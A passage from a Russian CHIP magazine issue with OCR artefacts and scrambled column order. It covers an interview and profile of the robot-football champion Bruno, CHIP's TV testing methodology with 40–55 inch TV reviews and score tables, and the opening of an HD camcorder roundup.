**Это звучит достаточно сложно и, наверное, объясняет, почему футбол в исполнении роботов выглядит почти так же, как и три-четыре года назад.**

Это так. Впрочем, роботы становятся все более совершенными. Например, раньше они пытались двигаться к мячу, а затем к воротам по кратчайшему пути. Сегодня они стараются найти такую траекторию, чтобы одновременно блокировать движение соперника к собственным воротам. В тактическом отношении это более разумно.

**Через 40 лет, вероятно, машины сразятся с командой настоящих футболистов. У роботов будут шансы на победу?**

Это весьма заманчивая и интересная цель. Я отнюдь не считаю ее нереалистичной. В любом случае это было бы занято.



**«Только подготовительные работы длились около года»**

# Блестящая техника: так выглядит робот-чемпион

Физическая и тактическая подготовка должны быть на высоком уровне — это объединяет роботов с настоящими футболистами. Рассмотрим подробнее особенности чемпиона по имени Bruno.

## Цифровое сердце

В груди робота скрыта материнская плата — сердце Bruno. Сейчас на ней работает процессор Intel Atom Z530 с тактовой частотой 1,6 ГГц. За управление передвижениями отвечает отдельный контроллер.

## Разум

Способность мыслить обеспечивает трехуровневая программная архитектура. Первый (самый нижний) уровень приводит в действие моторы (см. блок «Мускульная сила»). Уровень рефлексов управляет движениями (см. «Умение ориентироваться»). Когнитивный уровень отвечает за все остальные функции — вычисление модели окружающей обстановки, планирование игровых ходов и забивание голов.

## Мускульная сила

Bruno приводит в движение согласованная работа 21 мотора. 12 из них расположены в нижних конечностях, шесть — в руках, два — в шее и один — в области таза. Каждый мотор имеет собственный микроконтроллер управления.



## Зрение

У Bruno всего один глаз — видеокамера Philips SPC 1300 NC. Она оснащена матрицей с разрешением 1,3 мегапикселя, способной вести съемку со скоростью 90 кадров/с, и соединена с материнской платой по интерфейсу USB. С помощью этой камеры Bruno умеет ориентироваться, а благодаря нанесенным на игровое поле линиям обнаруживает мяч. Если же мяч не виден за соперником, Bruno получает информацию об обстановке от партнеров по игре посредством WLAN.

## Умение ориентироваться

Гироскоп и трехосевой датчик ускорения постоянно контролируют положение Bruno в пространстве. Они непрерывно посыпают информацию на плату управления перемещениями, которая в режиме реального времени (за 10 мс) вычисляет действия, требующиеся, например, для поддержания равновесия. Если робот падает, он может самостоятельно подняться.

всплеск развития сенсоров и моторов, рост производительности микрочипов и емкости аккумуляторов. «Теперь мы должны суметь объединить все эти компоненты в высоконтегрированные, сложные роботизированные системы, — определяет задачу ученый. — Такие системы могли бы стимулировать интеллектуальные возможности — вплоть до высших когнитивных функций».

## Роботы для домашних дел


Доктор Кирхнер мечтает о системе, которая в максимальной степени копировала бы человека — на сегодняшний день такой, к сожалению, не существует. Главной задачей является многократное увеличение степени свободы роботов. Значительный рост числа сенсоров должен способствовать повышению чувствительности будущих гуманоидов, и речь идет о распознавании не только окружающей обстановки, но и состояния собственных систем.

Вот почему в DFKI трудятся эксперты из различных сфер науки и техники: конструкторы, специалисты по электронике, физики, математики, нейробиологи и, разумеется, программисты.

Доктор Кирхнер беспощадно убивает надежду в скором времени заполучить маленьких помощников по дому, которые будут мыть посуду, прибираться и ходить за хлебом: «По крайней мере в обозримом будущем появления универсальных роботизированных домохозяек не предвидится». Однако он верит, что роботы и системы ИИ, существующие сегодня, будут значительно усовершенствованы. «Взять хотя бы катастрофу в Мексиканском заливе: случись она десятью годами позже, мы смогли бы использовать для ликвидации аварии более совершенных роботов». Например, таких, которые умели бы ориентироваться в мутной воде и на ощупь находить нужные инструменты. Почему же их до сих пор не существует? «Прогресс в этой области никогда не был линейным», — говорит Кирхнер и сравнивает график развития искусственного интеллекта с кривой, которая то устремляется вверх, то остается на одном уровне и даже немножко опускается. Последние годы, по его словам, представляли собой скорее плато, однако сегодня он ожидает очередного подъема: «В ближайшие два-три года изменится многое». Если ученый прав, то чемпионат мира по футболу 2050 года не поздоровится в предстоящей схватке с роботами. CHIP

## Интересное видео

На видеопортале YouTube размещено множество занимательных роликов, посвященных роботостроению. Чтобы избавить вас от необходимости вручную перепечатывать длинные ссылки, мы предлагаем поисковые фразы, которые помогут найти на [www.youtube.com](http://www.youtube.com) все самое интересное по этой теме.




## Технические границы искусственного интеллекта

Человекоподобные роботы с собственным интеллектом? Исследователи работают над тем, чтобы воплотить фантастику в жизнь, но вопрос о том, насколько реалистична эта цель, считается спорным.

### Слабый ИИ

То, что мы сегодня понимаем под искусственным разумом, в терминологии современной науки называется слабым интеллектом. Он подразумевает, что части биологической системы моделируются при помощи математических алгоритмов и компьютерных методов.



### Сильный ИИ

Сильный искусственный интеллект представляет собой попытку понять глубинную сущность биологической системы и смоделировать ее. То есть речь идет о появлении машин с собственным сознанием, способных на универсальное самообучение. Ученые спорят о том, возможно ли это в принципе. Несомненно, однако, что на сегодняшний день отсутствует техническая база для создания сильного искусственного интеллекта. Только в художественных фильмах роботы иногда ведут себя очень своеизвольно.



### Роботы-футболисты

Записи футбольных матчей и других состязаний турнира Robocup, проводившегося среди машин.

#### Поисковая фраза:

Robocup 2010... Robocup 1997

### Робот-автогонщик

Соревнования автомобилей с ИИ.

#### Поисковая фраза:

DARPA Urban Challenge



### Робот-официант

Электронный помощник приносит пиво из холодильника.

#### Поисковая фраза:

PR2 Robot Fetches Beer

### Робот-пианист

Лего-робот играет на рояле.

#### Поисковая фраза:

lego piano robot



### Робот-вертолет

Программируемый мини-вертолет.

#### Поисковая фраза:

mikrokopter hexacopter

**Как тестирует CHIP:**

# Телевизоры

**Тест телевизоров**

Для оценки параметров картинки используются как видеоролики, так и специальные цветовые таблицы

**СОСТАВ ОБЩЕЙ ОЦЕНКИ**

При определении качества изображения и звука мы обращаемся к профессиональной измерительной технике и подвергаем устройства с любой диагональю экрана тщательному визуальному, аудиальному и практическому тестированию.

**В**ерхнем ценовом сегменте рынка плоскопанельных телевизоров конкурируют жидкокристаллические и плазменные модели. И хотя они основаны на разных технологиях, для оценки их потребительских качеств используется одна методика.

**Качество изображения видео/ТВ**

Для визуальной оценки изображения наши эксперты просматривают несколько видеофрагментов, среди которых — отрывки телепередач (PAL), фильмов с DVD, а также видео высокой четкости с Blu-ray-носителей. При этом картинка оценивается по таким параметрам, как качество цветопередачи, четкость при движении, отсутствие ложных контуров и контрастность.

**Качество дисплея**

Для определения таких характеристик изображения, как однородность, цветовое пространство, гамма-коррекция, яркость и фронтальная контрастность, мы используем

видеофотометр LMK 98-3 от компании Opteeta. Изменение параметров изображения в зависимости от угла зрения также анализируется с помощью этого прибора.

**Качество звука**

Тестирование динамиков проводится в специальной звукоизолированной комнате посредством измерительной системы MLSSA от компании DRA Laboratories. При этом основными показателями качественного звучания являются высокое звуковое давление, низкий коэффициент нелинейных искажений и хорошие частотные характеристики.

**Эргономичность**

Большое значение имеет четко структурированное меню настроек. Смена параметров изображения должна быть быстрой и удобной, размещение кнопок и разъемов — доступным, а сами они — интуитивно понятными. С одной стороны, положение дисплея должно легко изменяться, а с другой — он должен стабильно поддерживать выбранную ориентацию.

**Оснащение**

Эта категория предполагает оценку количества интерфейсов, а также учитывает наличие встроенного тюнера, потокового клиента или рекордера с жестким диском.

**Энергопотребление**

Экономичность в использовании становится все более актуальной с учетом растущих расценок на электричество, поэтому телевизор должен потреблять как можно меньше энергии. Измерения проводятся во время работы, в экономичном режиме (при наличии такого), режиме ожидания и в выключенном состоянии.

**Документация и сервис**

Здесь особую роль играет наличие инструкции на русском языке, так как настройка и управление ЖК-телевизором не всегда интуитивно понятны. Также учитывается срок гарантии, качество работы сервисной службы, наличие и содержание раздела технической поддержки на сайте производителя. CHIP

**3D**

Многие современные телевизоры позволяют наслаждаться объемным изображением не выходя из дома



# Парад больших экранов

Высококачественное изображение формата Full HD является неотъемлемым атрибутом современных телевизоров. В дополнение к этому новые устройства обладают поддержкой 3D, умеют работать с сетевыми сервисами, выходить в Интернет, а также обладают стильным внешним видом.

Прошли те времена, когда на домашнем телевизоре можно было смотреть только эфирные передачи. Сегодня ТВ-приборы являются многофункциональными устройствами, способными выполнять роль домашних кинотеатров, информационных центров и терминалов для доступа в Интернет. Не вставая с дивана, на экране современного телевизора можно просматривать мультимедийный контент, например видео с YouTube, страницы Facebook, электронную почту, новости, анонсы ТВ-передач, равно как и популярные сериалы или об-

зоры спортивных событий. Работая в тандеме с современным плеером Blu-ray, поддерживающим воспроизведение 3D-видео, и соответствующими очками, ТВ-устройства позволяют просматривать объемное видео. Если отвлечься от технической стороны вопроса, можно обнаружить, что многие производители уделяют большое внимание внешнему виду своих продуктов: сегодня такие устройства являются одним из главных предметов обстановки гостиной, поэтому они должны выглядеть привлекательно и стильно. Наше тестирование позволит составить общее представление о са-

мых лучших и актуальных моделях популярных и недорогих 40/42-дюймовых телевизоров, а также продуктах класса High-End с диагональю до 55 дюймов. На таких устройствах великолепно смотрится как цифровое, кабельное или спутниковое телевидение, так и видео высокой четкости стандарта Full HD.

## 40/42 дюйма: богатая функциональность за приемлемые деньги

Благодаря тому что сегодня на рынке представлено огромное количество телевизоров с диагональю 40 и 42 дюйма, в данном сегменте можно



## Поддержка сети

Возможность воспроизведения видеороликов из Интернета или с подключенного к домашней сети компьютера реализована во многих современных телевизорах

## Тонкий корпус

Применение светодиодной подсветки (LED) позволяет изготавливать очень тонкие телевизоры

легко найти много моделей с удачным соотношением цены и качества. Однако поддержка передовых технологий, например 3D, встречается не так часто, как в более дорогих устройствах с диагональю от 46 дюймов.

Первые два места в сегменте моделей до 42 дюймов с небольшим отрывом друг от друга занимают телевизоры компании Samsung: лидерство принадлежит LE40C750, за ним следует UE40C8790. Оба устройства впечатляют отличным качеством изображения, причем модель, которой досталось второе место, превосходит по этому показателю победителя, о чем говорит макси-

мальное количество баллов в данной категории. Этим телевизор обязан несколько более ровному и спокойному воспроизведению видео формата Full HD. Еще большее превосходство модель Samsung UE40C8790 демонстрирует с точки зрения качества звучания: встроенная аудиосистема обеспечивает кристальную детализацию звука даже на максимальной громкости без ощущимых помех и искажений. Что касается эргономичности, то здесь Samsung UE40C8790 уступает победителю, причиной чего является, в частности, его сильно бликующий при дневном освещении экран. →

## Вывод

Модели, занявшие первые два места среди устройств с диагональю экрана до 55 дюймов, обладают, с одной стороны, внушительной функциональностью, а с другой — очень высокой стоимостью. Хорошим компромиссом в данном сегменте станет телевизор LG 47LX9500, удостоившийся четвертого места: при своей достаточно демократичной цене данное устройство демонстрирует качественное изображение и обладает отличной встроенной звуковой системой. Среди 40/42-дюймовых моделей победителем стал телевизор Samsung LE40C750. Однако тем, кто стремится к эксклюзивному дизайну и высокому качеству сборки, придется раскошелиться. Оптимальным выбором с точки зрения соотношения цены и производительности является телевизор Toshiba 40 XV733, который благодаря поддержке работы в сети способен осуществлять потоковое вещание видео и обеспечивает скоростной доступ в Интернет.

## Рекомендации по покупке

Целесообразным является приобретение такого телевизора, который оснащен встроенным тюнером, совместимым со стандартом принимаемого вами ТВ-сигнала. Сегодня наиболее распространены модели с поддержкой трех стандартов цифрового ТВ — эфирного (DVB-T), кабельного (DVB-C) и спутникового (DVB-S). Спутниковый тюнер отсутствует в телевизорах Samsung LE40C750, UE40B8090 и UE55C9090, Toshiba и LG, а также Sharp LC-46LE820E.

### ИНТЕРФЕЙСЫ И СЛОТЫ

Что касается видеоинтерфейсов, то на сегодняшний день широкое распространение получил стандарт HDMI, поэтому все основные источники видео, например Blu-ray-плееры или спутниковые ресиверы, обладают соответствующими выходами. Для приема платного телевидения или закодированных каналов HD+ необходимо наличие интерфейса CI, который имеется во всех протестированных устройствах.

### СОВМЕСТИМОСТЬ С МУЛЬТИМЕДИЙНЫМИ ФОРМАТАМИ

Если телевизор неспособен воспроизводить файлы формата AVI или MKV, это не является большой проблемой: отдельные Blu-ray- или медиаплееры, которые специализируются именно на этом, доступны по цене от 4000 рублей (1000 гривен).

ства: низкие частоты передаются с дребезжанием даже при умеренной громкости. Особой экономностью отличается Philips 42PFL6805 H/12, который при работе потребляет почти вдвое меньше энергии, чем другие устройства. Элегантный корпус выполнен из дорогостоящих материалов, а качество сборки на высоте. По характеристикам изображения модель несколько уступает фаворитам тестирования, однако при повседневном использовании практически не бликующий экран обеспечивает четкую и контрастную картинку.

### Бизнес-класс: диагональ до 55 дюймов

Помимо огромной диагонали экрана большие телевизоры удивили нас своей богатой функциональностью: поддержка сети и возможность доступа в Интернет в этих устройствах

## HbbTV Слияние Интернета и телевидения

Стандарт Hybrid broadcast broadband TV (HbbTV) не имеет практически ничего общего с устаревшим телетекстом. Здесь речь идет о веб-сайтах, которые передаются вместе с сигналом спутникового, кабельного или эфирного цифрового ТВ и отображаются на экране телевизора. При этом крупные мировые телеканалы уже осуществили запуск платформы HbbTV. В то время как некоторые спутниковые ресиверы, такие, например, как Humax или VideoWeb, уже оснащаются поддержкой HbbTV, производители телевизоров только начинают добавлять ее в подходящие для этого устройства посредством обновления прошивки. Пионерами в этой области являются компании Philips, Loewe и Sharp.

### ТЕЛЕВИДЕНИЕ СТАНОВИТСЯ ИНТЕРАКТИВНЫМ

Благодаря поддержке технологии HbbTV на телевизоре можно просматривать различный интерактивный контент. Это позволяет, в частности, воспроизводить видео из онлайн-медиатек ТВ-каналов. Кроме того, с помощью платформы HbbTV возможно создание специальных интернет-магазинов, в которых будут доступны, например, предметы одежды или аксессуары главных героев блокбастеров и популярных сериалов.



**Совмещенная картинка** Преимуществом HbbTV является то, что текстовая информация и ТВ-изображение могут отображаться одновременно

Поистине впечатляет поддержка большого количества форматов в телевизорах Samsung (исключение составляет лишь несколько устаревший UE40B8090): они способны воспроизводить с USB-«флешек», внешних HDD или сетевых накопителей практически все распространенные видеофайлы, в том числе и MKV. Две модели этого производителя, занявшие первое и второе места, демонстрируют качественную 3D-картинку — впрочем, не лишенную недостатков: на некоторых гранях заметно раздвоение контуров.

Телевизор Philips 40PFL8605K, оставшийся на третьем месте, обеспечивает отличное качество изображения, обладает широкой функциональностью, поддержкой большого количества форматов и помимо онлайн-виджетов предоставляет интернет-браузер. С его помощью можно открыть любую веб-страницу, однако без отображения Flash-контента. Досадно также, что все эти функции хорошо запрятаны в настройках, хаотично разбросанных по меню телевизора. Недостаточно эргономичный пульт ДУ с его утопленными кнопками еще больше усложняет управление и требует привыкания.

Самым доступным из всех протестированных телевизоров является Toshiba 40XV733. И если по оснащению и дизайну он уступает более дорогим устройствам, то по качеству изображения вполне способен с ними конкурировать. Кроме того, у этой модели есть одно преимущество — функция «Resolution+», которая масштабирует ролики стандартного разрешения до видео высокой четкости. Телевизор прост в управлении, да и качество звука не вызывает нареканий. Sony KDL-40HX805 наряду с продуктами от Samsung, занявшими первое и второе места, также обладает поддержкой 3D: соответствующий передатчик и очки доступны в качестве аксессуаров. При воспроизведении 3D-видео у Sony практически отсутствует эффект раздвоения изображения, зато заметно легкое мерцание. Телевизор LG 42SL9000 относится к устройствам высокой ценовой категории. Его основной недостаток — встроенный звук посредственного каче-

## Большая диагональ становится доступнее

являются практически стандартом. Семь из десяти протестированных моделей поддерживают воспроизведение 3D-видео, а большинство встроенных медиаплееров отлично справляются с современными мультимедийными форматами.

Лидерство в этом сегменте принадлежит Samsung UE55C9090. Несмотря на свои внушительные габариты, данный телевизор обладает корпусом толщиной всего 1 см, который отличается безупречной сборкой и привлекает внимание большим количеством изящных деталей. Что касается качества изображения, то оно также на высоком уровне: благодаря LED-технологии панель имеет равномерную подсветку и

отличную цветопередачу. Однако, как показало наше тестирование, в режиме 3D при использовании входящих в комплект поставки затворных очков яркость телевизора снижается со 160 до 30 кд/м<sup>2</sup>, то есть более чем в пять раз. Подобная тенденция характерна для большинства представленных на рынке 3D-панелей.

Телевизор Sony KDL-52LX905, занявший второе место, представляет собой очень сбалансированное устройство. Помимо поддержки 3D он оснащен сетевым разъемом (RJ45) и датчиком движения, который автоматически затемняет картинку при отсутствии сидящих перед панелью зрителей, что положительно сказывается на энергопотреблении. Кроме того, имеется функция предупреждения о безопасной дистанции, отключающая телевизор в случае приближения к нему ребенка на расстояние менее метра. Правда, она не всегда работает корректно.

Sony KDL-52LX905 весьма неплохо справляется с преобразованием 2D-изображения в 3D в режиме реального времени. Необходимые для просмотра трехмерного контента затворные очки входят в комплект поставки.

Особо дифференцированная и естественная цветопередача — главная особенность телевизора Sharp LC-46LE925E. Помимо основных цветов — красного, синего и зеленого — присутствующих в цветовой схеме традиционных телевизоров, он отображает также желтые пиксели. В результате золотой цвет и телесные тона, а также синие и зеленые оттенки смотрятся на нем ярко и красочно, но не чрезмерно. Кроме того, в сочетании с входящими в комплект поставки 3D-очками телевизор Sharp показал наивысшее качество объемного изображения, которое когда-либо демонстрировалось в нашей тестовой лаборатории моделями с LED-подсветкой.

→

## Домашнее 3D-телевидение

Источники объемного контента для домашнего просмотра можно пересчитать по пальцам: помимо дисков Blu-ray 3D трехмерное видео доступно только на специальных каналах платного и IP-телевидения.


Множество моделей современных телевизоров поддерживают 3D-технологию. Однако трехмерный контент в настоящее время все еще не распространен в больших количествах. Основным его источником являются диски Blu-ray 3D, просмотр которых возможен при наличии подходящего плеера,

3D-телевизора и затворных очков. Все крупные производители Blu-ray-проигрывателей предлагают по несколько моделей, причем рынок постоянно пополняется новыми устройствами.

### ФИЛЬМЫ НА ДИСКАХ BLU-RAY 3D

Ассортимент видео в трехмерном формате пока очень не разнообра-

**Спортивные передачи** Футбольные трансляции в 3D выглядят очень реалистично



**3D-мультплекция** Дети испытывают особый восторг от трехмерных эффектов



**Почувствуйте себя в кинозале** Современные блокбастеры впечатляюще смотрятся на домашних 3D-телевизорах

зен. В основном это мультипликационные и детские фильмы, которые без особых усилий можно поместить на диски Blu-ray 3D.

### ТРЕХМЕРНОЕ ТЕЛЕВИДЕНИЕ

В настоящее время компания «3D-Лига» ([www.3dliga.ru](http://www.3dliga.ru)) проводит тестирование 3D-каналов и предлагает пользователям решения для просмотра объемного ТВ. Также стоит отметить фирму «Акадо» ([www.akado.ru](http://www.akado.ru)), которая представляет услуги телевидения в 3D. Не приходится сомневаться, что рано или поздно трехмерное вещание будет широко распространено и в нашей стране — это только вопрос времени.

## Многофункциональные пульты

Для своего телевизора премиум-класса UE55C9090 компания Samsung подготовила весьма необычный пульт ДУ. Управление осуществляется посредством качественного сенсорного экрана, который способен отображать даже уменьшенное изображение с телевизора, передающееся по беспроводной связи. Однако, как показала практика, такое решение нельзя назвать простым и удобным в повседневном использовании.

### ПУЛЬТ НА СОЛНЕЧНЫХ БАТАРЕЯХ

Телевизор Philips 42PFL6805H/12 поставляется с пультом ДУ, работающим от солнечных батарей. В связи с тем что навигационные кнопки расположены близко

друг к другу, управление требует привыкания. Порадовала особенность пульта у Samsung UE40B8090: когда его держат в руках, кнопки подсвечиваются.

### Пульт ДУ с сенсорным управлением

телевизора Samsung UE55C9090 выглядит потрясающе, однако не всегда удобен в работе



Поддержка большого количества форматов, включая MKV, и полноценный интернет-браузер должны венчать достойный пакет оснащения. Телевизор Samsung UE46C8790, занявший четвертое место в на-

шем рейтинге, отличается стильным тонким корпусом и богатыми дополнительными возможностями. Данная модель демонстрирует наилучшее изображение среди конкурентов и мощный насыщенный звук

такого качества, что мысль о покупке дополнительной стереосистемы даже не приходит в голову. Воспроизведенное при использовании опционально доступных очков 3D-изображение лишено мерцания, типичного для телевизоров Samsung, зато заметен легкий эффект раздвоения контуров.

Телевизор LG 47LX9500 обладает одним из лучших дисплеев в классе с отличными характеристиками. Однако он чрезмерно оптимизирует изображение, что является причиной некоторых потерь в качестве при просмотре ТВ. При уменьшении резкости картинка становится более спокойной. И хотя 3D-изображение телевизор LG воспроизводит без заметного мерцания, для него также характерен эффект раздвоения контуров. Впрочем, некоторым утешением при покупке данного устройства станут сразу две пары затворных очков в комплекте поставки. Также стоит отметить, что встроенная акустическая система заслуживает похва-

Диагональ	40-42 дюйма								
Функции									
Средняя розничная цена, руб./грн.	49 000/10 500	85 000/—	74 000/—	26 000/6500	55 000/—	57 000/11 200	60 000/—	35 000/9200	41 000/11 200
Общая оценка	91,3	91	88,3	87,8	86,1	85,6	85,6	85,5	85,4
Качество изображения ТВ/видео (30%)	96	100	95	95	93	94	88	97	91
Качество дисплея (25%)	90	88	91	89	90	95	85	91	90
Эргономичность (20%)	100	89	78	91	81	82	82	82	77
Оснащение (10%)	93	94	100	81	78	74	79	78	76
Качество звука (5%)	82	100	99	82	91	59	100	71	99
Энергoeffективность (5%)	57	62	66	57	72	69	100	48	74
Документация и сервис (5%)	76	75	66	75	71	66	78	75	82
Технические характеристики и результаты измерений									
Диагональ, дюймов	40	40	40	40	40	42	42	40	40
Контрастность (шахматная таблица)	220:1	216:1	211:1	225:1	189:1	185:1	192:1	216:1	217:1
Яркость, кд/м <sup>2</sup>	493	512	397	333	406	301	234	346	321
Угол обзора по горизонтали, °	175	174	172	173	173	178	178	174	171
Угол обзора по вертикали, °	171	175	170	167	169	176	173	170	166
Время отклика, мс	8	нет данных	7	14	7	7	5	5	8
Энергопотребление (в рабочем режиме), Вт	128	123	92	111	86	115	67	109	90
HDMI/SCART	4/2	4/2	4/1	4/2	4/2	4/2	4/1	4/2	4/2
Габариты, см	98x66x27	96x65x27	96x64x24	98x68x33	95x62x25	100x70x29	100x66x20	101x68x30	99x66x24

■ Отлично (100–90)  
■ Хорошо (89–75)  
■ Порядково (74–45)  
■ Неудовлетворительно (44–0)

Все оценки в баллах (максимум — 100)

## Дополнительные возможности телевизоров

лы, а сабвуфер добавляет реализма при просмотре.

Компания Loewe позволяет покупателям самостоятельно участвовать в подборе компонентов оснащения и внешнего оформления своего будущего телевизора — например, выбирать подставку, цвет и характеристики аудиосистемы. В качестве основы служит модель Loewe Individual 46 Selection. Производитель не снабжает свои продукты поддержкой 3D и многочисленных мультимедийных форматов. Зато Loewe наряду с Sharp и Philips входит в число первых компаний, выпустивших телевизоры с прогрессивной функцией просмотра интерактивного HbbTV-контента (см. врезку на стр. 62), которая, правда, пока не доступна в России.

**СОВЕТ** Если вы недовольны слишком темной картинкой или быстро изменяющейся яркостью телевизора, проверьте, активен ли датчик яркости. Кстати не следует чрезмерно увеличивать данный показатель, так как слишком боль-

**3D** Дисплей способен отображать стереокартинку и синхронизировать ее с затворными очками.

**Сеть** Сетевой разъем позволяет осуществлять потоковое вещание видеофайлов с DLNA-сервера.

**MPG** Телевизор способен воспроизводить MPG-файлы с «флешек» или сетевых накопителей.

**AVI** Наиболее распространенный формат файла-контейнера для хранения видео стандартного разрешения, например Xvid или DivX.

**MKV** Этот контейнер, также называемый Matroska, используется для хранения видео формата 720p или Full HD.



**Виджеты** Онлайн-приложения с ограниченной функциональностью, оптимизированные для использования в телевизорах, позволяют, например, просматривать информацию о погоде или видеоролики с YouTube.



**Браузер** Встроенный веб-обозреватель может отображать любые веб-сайты.



**HbbTV** Новая интерактивная версия телетекста обеспечивает, в частности, возможность доступа к медиатекам ТВ-каналов.



**Спутник** Помимо ресиверов для приема сигналов кабельного и эфирного ТВ телевизор оснащен спутниковым тюнером.

шая разница между освещением в помещении и яркостью экрана телевизора создает напряжение для глаз. Кроме того, при этом становятся более заметными дефекты изображения. Также не стоит забывать, что при пониженной яркости экономится значительное количество электроэнергии.

Самым доступным из телевизоров с большой диагональю является

Sharp LC-46LE820E, оснащенный поддержкой четырехцветной технологии RGYB. Качество картинки у этого устройства весьма достойное, к тому же оно выдает мощный, усиленный сабвуфером звук, хотя на низких частотах наблюдается вибрация корпуса. Но в Sharp поскутились на оснащение: в телевизоре нет ни поддержки 3D, ни возможности работы с сетевыми сервисами. CHIP

46-55 дюймов										
10 МЕСТО	1 МЕСТО	2 МЕСТО	3 МЕСТО	4 МЕСТО	5 МЕСТО	6 МЕСТО	7 МЕСТО	8 МЕСТО	9 МЕСТО	10 МЕСТО
Samsung UE-40B8090	Samsung UE55C9090	Sony KDL-52LX905	Sharp LC-46LE925E	Samsung UE46C8790	LG 47LX9500	Loewe Individual 46 Selection	Sony KDL-55NX815	Samsung UE55C8790	Philips 46PFL8605K	Sharp LC-46LE820E
50 000/— 85,1	250 000/— 91,3	150 000/— 90,8	110 000/22 300 90,3	90 000/— 90,2	70 000/21 300 90,1	320 000/75 200 90,1	170 000/— 89,5	130 000/— 89,1	90 000/— 88,4	70 000/13 500 87,7
93	96	97	97	100	91	92	96	98	98	99
91	90	88	82	87	100	84	83	87	87	88
94	95	96	98	87	89	100	95	89	89	81
71	89	88	86	88	91	91	91	91	81	71
47	97	88	88	100	98	98	69	75	97	93
50	54	72	70	56	54	58	74	50	61	86
75	92	79	90	92	75	85	90	92	83	94
40	55	52	46	46	47	46	55	55	46	46
198:1	195:1	215:1	205:1	214:1	248:1	209:1	211:1	212:1	214:1	208:1
341	359	394	384	420	418	413	316	480	414	337
176	176	176	175	167	175	164	172	174	173	171
175	176	175	174	166	175	148	169	175	172	172
10	5	8	5	3	3	8	10	8	7	2
122	147,4	127,5	108,8	143	147,7	152,3	109,8	163,2	141,6	91,3
4/1	4/1	4/1	4/1	4/1	4/1	3/1	4/1	4/1	4/2	4/1
100x68x26	129x88x30	126x84x40	112x79x34	110x73x30	109x75x26	114x83x35	128x80x32	128x84x30	110x72x27	113x79x34

# HD-камеры: общий зачет

«Обычные» и компактные видеокамеры, модель, способная снимать в стереорежиме, и камера со сменными фотообъективами — в нашем тесте представлены все основные тренды любительской видеосъемки.

Сегодня в нашей тестовой таблице собраны очень разные в плане возможностей и стоимости видеокамеры. Здесь есть и топовые любительские модели, и недорогие компактные, и даже два уникальных продукта, на данный момент попросту не имеющих конкурентов. Объединяет их то, что все они снимают видео высокой четкости. Результаты, продемонстрированные ими при тестировании,

порой могут показаться неожиданными, но при внимательном рассмотрении вполне объяснимы.

## Изображение и звук

В главной дисциплине — по качеству изображения — практически все участники обладают хорошими и отличными показателями. Исключение составляет одна из самых недорогих камер в teste — Sanyo VPC-CG10, набравшая 68 баллов. Это удовлетво-



рительный результат, но не более того. А лучшую картинку продемонстрировала модель HDC-HS700 от Panasonic, оснащенная тремя трехмегапиксельными матрицами (по одной на каждый из основных цветов — красный, зеленый и синий). Всего на балл меньше набрали еще две камеры Panasonic, построенные на основе той же технологии.

Почти все компактные модели обладают весьма средними характеристи-

1 МЕСТО	2 МЕСТО	3 МЕСТО	4 МЕСТО	5 МЕСТО
Panasonic HDC-SDT750	JVC GZ-HM1	Panasonic HDC-HS700	Panasonic HDC-SD600	Sony HDR-XR550E



## Технические характеристики и результаты измерений

Карта памяти	SDXC	флеш-память (64 Гбайт), SDHC	HDD (240 Гбайт), SDXC	SDXC	HDD (240 Гбайт), SDHC, MemoryStick
Сжатие видео	AVCHD, MPEG-4	AVCHD	AVCHD, MPEG-4	AVCHD, MPEG-4	AVCHD, MPEG-2
Количество сенсоров	3	1	3	3	1
Разрешение сенсоров, точек	3x 3 050 000	10 620 000	3x 3 050 000	3x 3 050 000	6 631 000
Фоторазрешение, точек	4608x3072	3648x2736	4608x3072	4608x3072	4000x3000
Оптический зум	12x	10x	12x	12x	10x
Фокусное расстояние (16:9), мм	34–407	47–473	34–407	35–420	30–361
Размер дисплея, дюймов	3	2,7	3	2,7	3,5
Видеоскатель	●	—	●	—	●
Стабилизатор изображения	оптический	оптический	оптический	оптический	оптический
Звук	стерео, Surround	стерео	стерео, Surround	стерео	стерео, Surround
Шум при 900 люксах, %	5	6	5	5	6
Шум при 30 люксах, %	3	5	3	4	2
Продолжительность записи, мин.	100	146	90	95	105
Вес, г	430	480	510	385	567

● Отлично (100–90)  
 ■ Хорошо (89–75)  
 □ Порядственно (74–45)  
 ▨ Неудовлетворительно (44–0)

● да  
 ▨ нет

Все оценки в баллах (максимум — 100)



**Первое и третье места** заняли камеры, практически не отличающиеся друг от друга по характеристикам. Разница состоит лишь в том, что старшая модель комплектуется насадкой на объектив для съемки 3D-видео

ками качества звука. Приятным исключением стала Sanyo VPC-CG10: она, как и все более крупные участники теста, получила отличную оценку в данной дисциплине. Но это еще не означает, что при использовании

встроенного микрофона вы не услышите звук работы сервоприводов (например, при зумировании).

## Оснащение и энергопотребление

Лучше всех остальных участников оснащена видеокамера Sony HDR-XR550E. Помимо встроенного жесткого диска на 240 Гбайт она может сохранять данные на карты SDHC или MemoryStick. Это единственная модель, которая умеет записывать видео не только формата AVCHD, но и MPEG-2. Также она может похвастаться большим ярким дисплеем с хорошим разрешением, записью объемного звука и всеми необходимыми аудио- и видеоразъемами. Кроме того, именно эта камера продемонстрировала самое длительное время автономной работы среди «больших» моделей. Правда, богатое оснащение и емкая батарея сказались на ее весе (567 г).

Компактные модели обладают ожидаемо скучным оснащением: в их небольших корпусах попросту нет места для дополнительных разъемов или большого дисплея. Зато именно такая камера стала рекордсменом по

